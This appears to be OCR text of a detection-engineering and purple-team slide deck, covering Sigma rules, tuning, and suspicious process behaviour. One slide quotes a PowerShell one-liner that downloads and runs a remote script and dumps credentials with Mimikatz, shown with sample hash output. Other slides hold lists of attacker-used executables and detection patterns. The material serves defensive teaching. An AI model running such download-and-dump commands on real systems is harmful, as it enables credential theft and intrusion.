


Processing


Casting a wide net



Processing




Processing



Processing

Sometimes it isn't a good search or detection opportunity



Processing: Questions

- What is the application, command, etc. used in the procedure and how is it used maliciously?
  - Example: PowerShell runs an encoded command to download a malicious enumeration script.
- How often is the procedure executed in normal operations?
  - Example: How often is encoded PowerShell used, or PowerShell used to download files?
  - If rare, you may be able to alert on broad usage.
- How is the application or procedure leveraged in your environment?
  - Example: Oracle spawns encoded PowerShell to download files in our environment.

Processing: Questions

- Are there common parent processes you can tune out or tune into?
- Are there common child processes you can tune out or tune into?
- Is it used with common command line parameters you can tune out or into?
  - Does the procedure rely on certain command line parameters?
- Does the process make network connections,
  - Can they be baselined and tuned out?
  - Only connect localhost, only connects to private IP space, connects external?

Processing: Quick Example

- Tuning WMIC Execution - 30 Day Search
  - Here we would tune out ssm-agent-worker

parent_process


6 Values, 25.101% of events Selected: Yes / No

Reports

Top values Top values by time Rare values


Events with this field

Values	Count	%
"C:\Program Files\Amazon\SSM\ssm-agent-worker.exe"	60	48.387%
C:\Program Files\Amazon\SSM\ssm-agent-worker.exe	60	48.387%
"C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe"	1	0.806%
C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe	1	0.806%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	0.806%



Dissemination


- This step is where we give stakeholders our deliverables.
  - For SOC it may be an alert with documentation.
    - May restart the cycle due to a tuning request.
  - Management or the CTI team may want to record the content to see what MITRE ATT&CK ID is covered or log sources use.
  - We may deliver for Red Team input
    - Develop alert bypass and start another cycle.



Dissemination: Structure


- If no structure exists we recommend leveraging Palantir's Alerting and Detection Strategy (ADS) Framework.

- The Framework breaks down Tactical and Operational objectives into a concise structure:
  - Goal
  - Categorization
  - Strategy Abstract
  - Technical Context
  - Blind Spots and Assumptions
  - False Positives
  - Validation
  - Priority
  - Response



SIGMA

- Snort = Traffic
- Yara = Tools
- SIGMA = Procedures & SIEMs



https://www.networkdefense.co/courses/sigma/

SIGMA – Example


30 lines (30 sloc) | 836 Bytes

```yaml
title: Suspicious Userinit Child Process
id: b655a06a-31c0-477a-95c2-3726b83d649d
status: experimental
description: Detects a suspicious child process of userinit
references:
    - https://twitter.com/SBousseaden/status/1139811587760562176
author: Florian Roth (rule), Samir Bousseaden (idea)
date: 2019/06/17
modified: 2021/06/29
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentImage|endswith: '\userinit.exe'
    filter1:
        CommandLine|contains: '\netlogon\'
    filter2:
        - Image|endswith: '\explorer.exe'
        - ImageFileName: 'explorer.exe'
    condition: selection and not filter1 and not filter2
fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Administrative scripts
level: medium
tags:
    - attack.defense_evasion
    - attack.t1055
```

https://github.com/SigmaHQ/sigma/blob/a4929221aa568f07ee1ca82e75c6063b06eba02c/rules/windows/process_creation/proc_creation_win_susp_userinit_child.yml

SIGMA – Additional Resources

- Example
  - https://github.com/SigmaHQ/sigma/blob/7fb8272f948cc0b528fe7bd36df36449f74b2266/rules/windows/network_connection/net_connection_win_excel_outbound_network_connection.yml
- How to Write Sigma Rules
  - https://www.nextron-systems.com/2018/02/10/write-sigma-rules/
  - https://github.com/SigmaHQ/sigma/wiki/Specification#components
- Converters
  - https://github.com/SigmaHQ/sigma/blob/master/tools/README.md
  - https://uncoder.io/



Suspicious Parent Child Relationships: IIS

- Baseline to detect suspicious children of IIS (w3wp.exe)

Windows® environment executables frequently used by attackers and rarely launched by benign IIS™ apps			
arp.exe	hostname.exe	ntdutil.exe	schtasks.exe
at.exe	ipconfig.exe	pathping.exe	systeminfo.exe
bitsadmin.exe	nbtstat.exe	ping.exe	tasklist.exe
certutil.exe	net.exe	powershell.exe	tracert.exe
cmd.exe	net1.exe	qprocess.exe	ver.exe
dsget.exe	netdom.exe	query.exe	vssadmin.exe
dsquery.exe	netsh.exe	qwinsta.exe	wevtutil.exe
find.exe	netstat.exe	reg.exe	whoami.exe
findstr.exe	nltest.exe	rundll32.exe	wmic.exe
fsutil.exe	nslookup.exe	sc.exe	wusa.exe

https://media.defense.gov/2020/Jun/09/2002313081/-1/-1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE-20200422.PDF

Suspicious Parent Child Relationships: Excel

- How should we detect suspicious children of Excel?
  - What are suspicious children?
    - https://www.elastic.co/guide/en/siem/guide/current/suspicious-ms-office-child-process.htm
    - https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_office_shell.yml

https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/

Suspicious Process Use of Network: PowerShell


- Baseline to detect suspicious PowerShell to external IPs.

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : ADSDC02$
Domain            : ADSECLAB
SID               : S-1-5-20
    msv :
     [00000003] Primary
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * NTLM     : b4b2ba6980fea68fe9ad0d38c75129d2
     * SHA1     : e8d60baf02dcb8ba8598bc5ffcde86b9fe6269b8
    tspkg :
    wdigest :
     * Username : ADSDC02$
     * Domain   : ADSECLAB
     * Password : e9 a1 dc 7e 70 7f 1a 82 c3 63 32 de c4 2e da 3a 1c a0 e9 a0 b3 fb 7d 1f 26 63 a6 e1 7e 6a 11 c8 b0 eb e
0 f8 50 bc 54 7b 73 fa b3 4c b3 05 ba 66 1f ac 34 8c 0c 4d 79 95 dd 63 7e ab 4b 2a 24 83 fa 16 ff 03 e1 c1 ff 56 5e 28
 b0 80 00 12 9a b2 0b 28 a8 8b 6c ea 3a ee 35 50 b9 e1 e5 d6 66 c6 f6 a4 51 fe 7a 1c 2f 17 b2 70 3b 8f bb ad 1e 76 0b
59 99 67 ed 51 81 34 11 7f 3b e7 5c 64 7c f9 ab d9 90 98 e9 89 78 1d 43 ad e2 ad ac c6 af e7 24 2c d5 76 fe 14 17 69 0
e 19 c0 11 a1 b1 ef 25 27 5d 4a 17 52 73 37 99 c9 d5 3a c6 49 fe ce 5a 78 1c e4 58 ea e9 35 a0 c1 1c a0 0b 9e 05 0b b9
 fc fd ed 27 c0 7c a4 f0 c5 3c bd 57 13 77 18 3f 6f fb f4 df 2d 81 0c 65 cf 72 79 26 24 e5 e6 e9 ae 05 bc 40 c2 9e 98
91 16 26 1b b0 44 3f 11 9e
```

https://adsecurity.org/?p=2604

Suspicious Process Use of Network: Rundll32

- Baseline to detect suspicious Rundll32 to external IPs.



cobaltstrike
by HelpSystems

Download Contact Us

BUY NOW FEATURES SCREENSHOTS TRAINING SUPPORT

Why is rundll32.exe connecting to the internet?

Posted on July 22, 2016 by Raphael Mudge

Previously, I wrote a blog post to answer the question: why is notepad.exe connecting to the internet? This post was written in response to a generation of defenders zeroing in on the notepad.exe malware epidemic that was plaguing them. Many offensive actions require spawning a new process to inject something into. In the Metasploit Framework (and ancient versions of Cobalt Strike), notepad.exe was the default process to spawn for these actions.

Today, rundll32.exe is the process Cobalt Strike will spawn when it needs a one-off process to inject something into. I've had many people write and ask: "Raphael, why rundll32.exe?" Others ask, "how do I switch from rundll32.exe to something else?" This blog post aims to answer these questions.

https://blog.cobaltstrike.com/2016/07/22/why-is-rundll32-exe-connecting-to-the-internet/

Suspicious File Write: PowerShell Writing LNK

- Detect PowerShell writing files with .lnk extension.
  - If too much noise, focus on:
    - Contains appdata
    - Contains start menu\programs\startup

> Yellow Cockatoo continued to write malicious `.lnk` files into the startup directory. As we've seen in activity detected prior to September 2021, in recent detections, Yellow Cockatoo malware created an `.lnk` file in `startup` to establish persistence in compromised environments:
>
> `c:\users\[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\a6ee8c157724e7945bfcd9eb64fa3.lnk`

https://redcanary.com/blog/intelligence-insights-october-2021/

Registry Event: Run Keys with Suspicious Path

- Detect suspicious run keys that contain \AppData\Roaming

```
detection:
    selection1:
        TargetObject|contains:
            - '\software\Microsoft\Windows\CurrentVersion\Run'
            - '\software\Microsoft\Windows\CurrentVersion\RunOnce'
            - '\software\Microsoft\Windows\CurrentVersion\RunOnceEx'
            - '\software\Microsoft\Windows\CurrentVersion\RunServices'
            - '\software\Microsoft\Windows\CurrentVersion\RunServicesOnce'
            - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit'
            - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell'
            - '\software\Microsoft\Windows NT\CurrentVersion\Windows'
            - '\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders'
            - '\system\CurrentControlSet\Control\SafeBoot\AlternateShell'
        Details|contains:
            - \AppData\Roaming\
    condition: selection1
```

https://github.com/scythe-io/community-threats/blob/master/NetWire/SIGMA/registry_event_autorunkeys_with_AppData_Roaming.yml

Suspicious DLL Loads: Unmanaged PowerShell


- Detect the anomalous loading of:
  - System.management.automation.dll
  - system.management.automation.ni.dll

> In December 2014, Lee Christensen came out with an Unmanaged PowerShell proof-of-concept [blog post]. Unmanaged PowerShell is a way to run PowerShell scripts without powershell.exe. Lee's code loads the .NET CLR, reflectively loads a .NET class through that CLR, and uses that .NET class to call APIs in the System.management.automation namespace to evaluate arbitrary PowerShell expressions. It's a pretty neat piece of code.

https://blog.cobaltstrike.com/2016/05/18/cobalt-strike-3-3-now-with-less-powershell-exe/


Templates

https://github.com/scythe-io/purple-team-exercise-framework/tree/master/Templates



	A	B	C	D	E	F	G	H	I
1	CTI Source	Tactic	Technique	Procedure	Emulation Procedure	Automation	Prevention Opportunities	Detection Opportunities	Detection Notes
2									
3									
4									
5									
6									
7									
8									
9									
10									
11									

Purple Team Exercise Framework



https://github.com/scythe-io/purple-team-exercise-framework

Happy Hunting

SCYTHE